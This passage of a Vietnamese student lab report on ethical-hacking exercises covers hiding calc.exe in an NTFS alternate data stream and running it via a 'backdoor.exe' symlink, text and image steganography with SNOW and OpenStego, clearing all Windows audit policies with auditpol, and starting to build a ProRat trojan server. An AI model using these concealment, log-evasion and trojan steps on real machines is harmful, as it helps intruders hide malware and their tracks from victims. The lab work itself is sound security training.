
- Bước 6:** Khởi tạo 1 symbolic link là executable mang tên **backdoor.exe**, trỏ đến file **calc.exe** được che giấu trong luồng ADS của **readme.txt** bằng lệnh **mklink backdoor.exe readme.txt:calc.exe**

```
C:\private folder>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<==>> readme.txt:calc.exe

C:\private folder>
```



- Bước 7:** Khởi chạy file **backdoor.exe**, nhận thấy file **calc.exe** giấu trong luồng ADS của file **readme.txt** được thực thi:



## Lab 5 – Hiding Data using White Space Steganography

- Bước 1:** Tạo 1 file readme.txt:




- Bước 2:** Chạy lệnh để thực hiện chèn Whitespace vào:

```

SNOW.EXE -C -m "Bao mat Internet" -p "hide" readme.txt readme2.txt
C:\Users\21520\Downloads\snwdos32>SNOW.EXE -C -m "Bao mat Internet" -p "hide" readme.txt readme2.txt
Compressed by 42.19%
Message exceeded available space by approximately 64.44%.
An extra 1 lines were added.
  
```

- Bước 3:** Kiểm tra file mới sau khi đã chèn:



⇒ Xuất hiện thêm khoảng trắng.


- **Bước 4:** Kiểm tra nội dung chèn bằng cách dịch ngược lại:

```
C:\Users\21520\Downloads\snwdos32>SNOW.EXE -C -p "hide" readme2.txt
Bao mat Internet
C:\Users\21520\Downloads\snwdos32>
```


⇒ Kết quả cho thấy đã ẩn thành công.

## Lab 6 – Image Steganography using OpenStego


- **Bước 1:** Chuẩn bị công cụ:




- **Bước 2:** Chọn file txt ở mục Message file, chọn một tấm ảnh để ẩn nội dung txt vào và cuối cùng chọn tên cho file output. Chọn cơ chế mã hóa AES128 và hãy ghi nhớ thêm phần password đã set để giải mã sau này.




- **Bước 3:** Ấn “Hide data” để thực hiện nếu thành công sẽ có message như sau:




- File secret.bmp là kết quả cuối cùng sau khi ấn nội dung txt file này vẫn thể hiện là một file ảnh bình thường đối với mắt người:





- Bước 4:** Để giải mã ta cần chuyển sang giao diện giải mã của OpenStego:



- Bước 5:** Chọn file secret.bmp để giải mã và chọn tên cho nội dung txt sau khi đã tách ra khỏi file stego và nhập vào password đã đặt trước đó:



- Bước 6:** Nhấn extract data để nhận được file nội dung đã ẩn:



### Lab 7 – Viewing, Enabling and Clearing Audit Policies using Auditpol

- Bước 1:** Truy cập vào Command Prompt với quyền Administrator, sau đó gõ lệnh: auditpol /get /category:/\* để xem toàn bộ thông tin quyền audit, chính sách của tất cả category qua việc dùng wildcard:

C:\Windows\system32>auditpol /get /category:*	
System audit policy	
Category/Subcategory	Setting
System	
Security System Extension	No Auditing
System Integrity	Success and Failure
IPsec Driver	No Auditing
Other System Events	Success and Failure
Security State Change	Success
Logon/Logoff	
Logon	Success and Failure
Logoff	Success
Account Lockout	Success
IPsec Main Mode	No Auditing
IPsec Quick Mode	No Auditing
IPsec Extended Mode	No Auditing
Special Logon	Success
Other Logon/Logoff Events	No Auditing
Network Policy Server	Success and Failure
User / Device Claims	No Auditing
Group Membership	No Auditing
Object Access	
File System	No Auditing
Registry	No Auditing
Kernel Object	No Auditing
SAM	No Auditing
Certification Services	No Auditing
Application Generated	No Auditing
Handle Manipulation	No Auditing
File Share	No Auditing
Filtering Platform Packet Drop	No Auditing
Filtering Platform Connection	No Auditing
Other Object Access Events	No Auditing
Detailed File Share	No Auditing
Removable Storage	No Auditing
Central Policy Staging	No Auditing
Privilege Use	
Non Sensitive Privilege Use	No Auditing
Other Privilege Use Events	No Auditing
Sensitive Privilege Use	No Auditing

- Bước 2:** Kích hoạt quyền audit với các sự kiện hệ thống (system) và tài khoản đã đăng nhập để ghi nhật ký thành công và thất bại cho các sự kiện đăng nhập tài khoản và hệ thống trên Windows

```
C:\Windows\system32>auditpol /set /category:"system","account logon" /success:enable /failure:enable
The command was successfully executed.

C:\Windows\system32>
```

- Bước 3:** Kiểm tra lại:

```
C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory           Setting
System
    Security System Extension   Success and Failure
    System Integrity            Success and Failure
    IPsec Driver                Success and Failure
    Other System Events         Success and Failure
    Security State Change      Success and Failure
Logon/Logoff
    Logon                      Success and Failure
    Logoff                     Success
    Account Lockout             Success
    IPsec Main Mode              No Auditing
    IPsec Quick Mode             No Auditing
    IPsec Extended Mode          No Auditing
    Special Logon                Success
    Other Logon/Logoff Events    No Auditing
    Network Policy Server        Success and Failure
    User / Device Claims         No Auditing
    Group Membership              No Auditing
Object Access

Account Logon
    Kerberos Service Ticket Operations Success and Failure
    Other Account Logon Events           Success and Failure
    Kerberos Authentication Service     Success and Failure
    Credential Validation               Success and Failure

C:\Windows\system32>
```

- Bước 4:** Thực hiện tắt việc kiểm soát các sự kiện bằng cách xóa tất cả các chính sách theo dõi sự kiện được cấu hình trên hệ thống Windows thông qua lệnh: auditpol /clear /y.

```
C:\Windows\system32>auditpol /clear /y
The command was successfully executed.

C:\Windows\system32>
```

- Bước 5:** Kiểm tra lại kết quả:

```
C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory           Setting
System
    Security System Extension   No Auditing
    System Integrity            No Auditing
    IPsec Driver                No Auditing
    Other System Events         No Auditing
    Security State Change      No Auditing
Logon/Logoff
    Logon                      No Auditing
    Logoff                     No Auditing
    Account Lockout             No Auditing
    IPsec Main Mode              No Auditing
    IPsec Quick Mode             No Auditing
    IPsec Extended Mode          No Auditing
    Special Logon                No Auditing
    Other Logon/Logoff Events    No Auditing
    Network Policy Server        No Auditing
    User / Device Claims         No Auditing
    Group Membership              No Auditing
Authorization Policy Change      No Auditing
MPSSVC Rule-Level Policy Change No Auditing
Filtering Platform Policy Change No Auditing
Other Policy Change Events      No Auditing
Account Management
    Computer Account Management No Auditing
    Security Group Management  No Auditing
    Distribution Group Management No Auditing
    Application Group Management No Auditing
    Other Account Management Events No Auditing
    User Account Management    No Auditing
DS Access
    Directory Service Access     No Auditing
    Directory Service Changes    No Auditing
    Directory Service Replication No Auditing
    Detailed Directory Service Replication No Auditing
Account Logon
    Kerberos Service Ticket Operations No Auditing
    Other Account Logon Events   No Auditing
    Kerberos Authentication Service No Auditing
    Credential Validation       No Auditing
```

⇒ Kết quả cho thấy các chính sách Auditpol đã được xóa, hệ thống không còn kiểm soát bất cứ sự kiện nào.

## Chương 4 - Module 7 Malware Threats

### Lab 1 – Creating a Server using the ProRat Tool


- **Bước 1:** Chuẩn bị tạo Prorat server




- **Bước 2:** Click vào nút dưới để tạo Prorat server




- Bước 3:** Trong cửa sổ tạo server, ở phần Notification để tất cả cài đặt ở mặc định




- Bước 4:** Click vào General setting để xem thông tin Server Port, Server Password, Victim Name




- Bước 5:** Uncheck các ô được đánh dấu



